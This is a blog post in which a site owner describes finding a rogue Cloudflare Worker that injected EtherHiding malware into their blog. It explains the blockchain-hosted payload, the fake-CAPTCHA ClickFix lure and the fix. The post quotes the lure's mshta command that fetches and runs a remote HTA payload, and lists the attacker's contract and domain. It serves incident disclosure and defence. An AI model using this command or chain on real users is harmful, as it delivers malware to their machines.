Someone Hijacked My Site With a Cloudflare Worker
How I found a rogue Worker on my domain making calls to the Binance Smart Chain, and what the EtherHiding attack chain looks like from the inside.
- DATE:
- APR.27.2026
- READ:
- 12 MIN
Something is calling the Binance Smart Chain
I deploy this blog to Cloudflare Pages with a custom domain — rzero.in. After a routine deploy, I opened DevTools to check something unrelated and noticed a network request that had no business being there:
POST https://bsc-testnet-rpc.publicnode.com/A JSON-RPC call to a BNB Smart Chain testnet node. From my static blog. A site with zero JavaScript dependencies beyond SvelteKit’s router.
My first instinct was a browser extension. I opened the site in incognito. The request was still there.
I clicked the Initiator tab in DevTools. The call stack showed:
window.fetch          @ GqYXIMed.js:1
isGoalReached         @ VM122:1
eval                  @ VM122:1
load_ @ (index):47Two things jumped out. First, GqYXIMed.js is a SvelteKit chunk — part of my build output. Second, isGoalReached and eval were running in VM122, meaning dynamically evaluated code. Something was injecting JavaScript into my page at runtime.
The Request initiator chain confirmed it:
rzero.in/
  → rzero.in/_app/immutable/chunks/GqYXIMed.js
→ bsc-testnet-rpc.publicnode.com/The call was originating from my domain. Not a third party. Not an extension. My domain.
Finding the rogue Worker
I searched my entire codebase — source and build output — for publicnode, bsc, isGoalReached, ethereum, web3, chainId. Zero matches. The code was not in my repository.
That left one possibility: something between Cloudflare and my visitors was injecting code. I opened the Cloudflare dashboard and navigated to Workers Routes for my zone.
There it was:
+-------------+--------------------+
| Route       | Worker             |
+-------------+--------------------+
| *rzero.in/* | worker-crimson-kin |
|             | g-0c11             |
+-------------+--------------------+

A Worker I did not create, attached to a wildcard route matching every request to my domain. The name worker-crimson-king-0c11 is Cloudflare’s auto-generated format — the kind you get when you create a Worker through the dashboard or API without specifying a name.
I pulled the deployment history with Wrangler:
npx wrangler deployments list --name worker-crimson-king-0c11Created: 2026-04-21T20:03:50.595Z
Author: internetxxxxxxxxx@gmail.com
Source: Upload
Message: Automatic deployment on upload.
Created: 2026-04-21T20:04:20.694Z
Author: internetxxxxxxxxx@gmail.com
Source: Upload
Message: Automatic deployment on upload.Two deployments, thirty seconds apart. April 21st. Six days before I noticed. The author was my own account email. Someone had access to my Cloudflare credentials and used them to deploy a malicious Worker on my domain.
The EtherHiding attack
This is not a novel attack. Security researchers call it EtherHiding — a technique where malicious payloads are stored in blockchain smart contracts instead of traditional web servers. The technique was first documented by Guard.io in October 2023, and a detailed smart contract analysis was published by JUMPSEC in April 2025.
The attack chain has five stages.
Stage 1 — Intercept
The Worker’s fetch handler intercepts every request to rzero.in. It checks the User-Agent header for /Windows NT/. Non-Windows visitors see the normal site. Windows visitors get the payload.
This is why I — on macOS — only saw the blockchain RPC call in DevTools but never saw a fake overlay. The Worker still makes the eth_call to fetch the payload, but only executes it on Windows.
Stage 2 — Fetch from the blockchain
The Worker makes a JSON-RPC eth_call to a BSC testnet contract:
{
  "method": "eth_call",
  "params": [{
    "to": "0x886d310Ac23e05EA705e24E513D19f53793832A9",
    "data": "0x6d4ce63c"
  }, "latest"]
}The contract address 0x886d310Ac23e05EA705e24E513D19f53793832A9 stores the malicious JavaScript payload on-chain. The function selector 0x6d4ce63c calls the contract’s get() function, which returns the payload as hex-encoded bytes.
Why the blockchain? Three reasons:
- No takedown. Smart contracts cannot be removed by any authority. There is no abuse@ email for the BNB Smart Chain.
- Free reads.
eth_callis a read-only RPC method. It costs nothing, leaves no on-chain trace, and is not recorded in transaction history. - Hot-swappable. The contract owner can update the stored payload at any time for $0.02–$0.60 in gas fees. Security researchers documented over 30 domain swaps through this mechanism.
Stage 3 — Decode and eval
The hex response follows Solidity’s ABI encoding: the first 32 bytes are an offset pointer, the next 32 bytes are the payload length, and the rest is the payload itself. The Worker:
- Parses the hex response into a
Uint8Array - Extracts offset and length
- Base64-decodes the payload block
- Passes the result to
eval()
The decoded JavaScript sets a tracking cookie (cjs_id) containing a UUID and injects HTML into the page.
Stage 4 — ClickFix social engineering
The injected HTML mimics a Google reCAPTCHA verification window. The overlay blocks the entire page. Behind the scenes, the script copies a malicious command to the clipboard:
mshta https://check.fajez.icu/gkcxv.google?i=<victim-UUID>The fake CAPTCHA instructs the user to:
- Press Win + R (opens Run dialog)
- Press Ctrl + V (pastes the malicious command)
- Press Enter (executes it)
mshta.exe is a legitimate Windows binary — the Microsoft HTML Application host. It fetches and executes the remote HTA file with the same privileges as the user. No download prompt. No browser warning.
Stage 5 — Goal verification
A function called isGoalReached() polls a second BSC contract every second, checking whether the victim’s UUID has been recorded. When the backend confirms execution, the overlay disappears and the legitimate site content is revealed. The victim sees the blog post they came for, unaware that mshta.exe is running in the background.
Indicators of compromise
+-------------------+--------------------+
| Indicator         | Value              |
+-------------------+--------------------+
| Worker name       | worker-crimson-kin |
|                   | g-0c11             |
+-------------------+--------------------+
| Route             | *rzero.in/*        |
+-------------------+--------------------+
| Deploy time       | 2026-04-21 20:03   |
|                   | UTC                |
+-------------------+--------------------+
| Contract address  | 0x886d310Ac23e05.. |
|                   | .A9                |
+-------------------+--------------------+
| Function selector | 0x6d4ce63c         |
+-------------------+--------------------+
| RPC endpoint      | bsc-testnet-rpc.pu |
|                   | blicnode.com       |
+-------------------+--------------------+
| Payload domain    | check.fajez.icu    |
+-------------------+--------------------+
| Tracking cookie   | cjs_id (UUID)      |
+-------------------+--------------------+
| Target OS         | Windows only       |
+-------------------+--------------------+
Why blockchain hosting works
Traditional malware hosting has a single point of failure: the server. Report the domain, the registrar takes it down. Report the IP, the hosting provider nullroutes it. The attack dies.
EtherHiding eliminates this. The payload lives in a smart contract’s storage — immutable, uncensorable, and free to read. The contract owner can push updates at any time. Security vendors can flag the contract address on block explorers, but that does not prevent eth_call from returning the data. The RPC endpoints (publicnode.com, bnbchain.org) are public infrastructure — you cannot block them without breaking legitimate blockchain applications.
+----------------+--------------------+--------------------+
| Property       | Traditional        | Blockchain         |
|                | hosting            | (EtherHiding)      |
+----------------+--------------------+--------------------+
| Takedown       | Registrar/host     | Impossible         |
+----------------+--------------------+--------------------+
| Cost to serve  | Server fees        | Free (eth_call)    |
+----------------+--------------------+--------------------+
| Update payload | Deploy new file    | $0.02 gas tx       |
+----------------+--------------------+--------------------+
| Audit trail    | Access logs        | None (reads        |
|                |                    | unrecorded)        |
+----------------+--------------------+--------------------+
| Uptime         | 99.9% if lucky     | 100% (network      |
|                |                    | consensus)         |
+----------------+--------------------+--------------------+
The attacker turned the blockchain into bullet-proof hosting.
How they got in
After discovery, I checked the Cloudflare dashboard for clues.

API Tokens page — I had revoked all scoped API tokens before taking the screenshot, but several existed at the time of the attack. The attacker most likely compromised one of these tokens. Scoped tokens with workers (write) and workers_routes (write) permissions are sufficient to deploy a Worker and attach it to a route — no dashboard login required.

Active Sessions — only my current session. No lingering attacker sessions. Whatever access they had, they used it programmatically via the API, not through the dashboard.

Authentication — 2FA was not enabled at the time of the attack. I enabled TOTP immediately after discovery.
The probable vector was a leaked API token. Tokens can leak through .env files committed to public repos, CI build logs, compromised third-party integrations, or clipboard history. A single token with Workers write permission is enough to deploy arbitrary code on any zone in the account.
Remediation
Here is what I did immediately after discovery:
- Identified the Worker via
npx wrangler deployments list --name worker-crimson-king-0c11 - Deleted the Worker via
npx wrangler delete worker-crimson-king-0c11 - Removed the route
*rzero.in/*from Workers Routes in the dashboard - Revoked all API tokens in the Cloudflare dashboard
- Changed the account password and enabled 2FA
- Reviewed Audit Logs for all activity on April 21
- Created a new scoped token with only
pages (write)— no Workers permissions
Lessons
Enable 2FA. This is the single highest-leverage action. A compromised password without 2FA gives full dashboard access. With 2FA, the attacker needs your authenticator device.
Scope your API tokens. The default OAuth token Wrangler creates has permissions for Workers, KV, D1, R2, Queues, and more. If you only deploy Pages, create a token scoped to pages (write) and zone (read). Nothing else.
Monitor Workers Routes. There is no built-in alert for “a new Worker route was added to your zone.” Check the Workers Routes page periodically, or set up an Audit Log alert for worker.route.create events.
Check your deploy artifacts. I only noticed this because I happened to open DevTools. The attack is invisible to end users on macOS/Linux and presents as a plausible CAPTCHA on Windows. If you deploy to Cloudflare, periodically inspect your site’s network requests from a clean browser profile.
Understand the blast radius. A Cloudflare Worker on a wildcard route intercepts every request — HTML pages, API calls, static assets. It is a full man-in-the-middle on your domain. The attacker could have served phishing pages, stolen cookies, or redirected traffic. They chose to deploy a commodity malware dropper, which is almost the least dangerous thing they could have done.
The scariest part of this incident was not the malware. It was that a malicious Worker sat on my domain for six days and the only sign was a single anomalous network request in DevTools. No alert. No email. No dashboard warning. If you are not looking, you will not find it.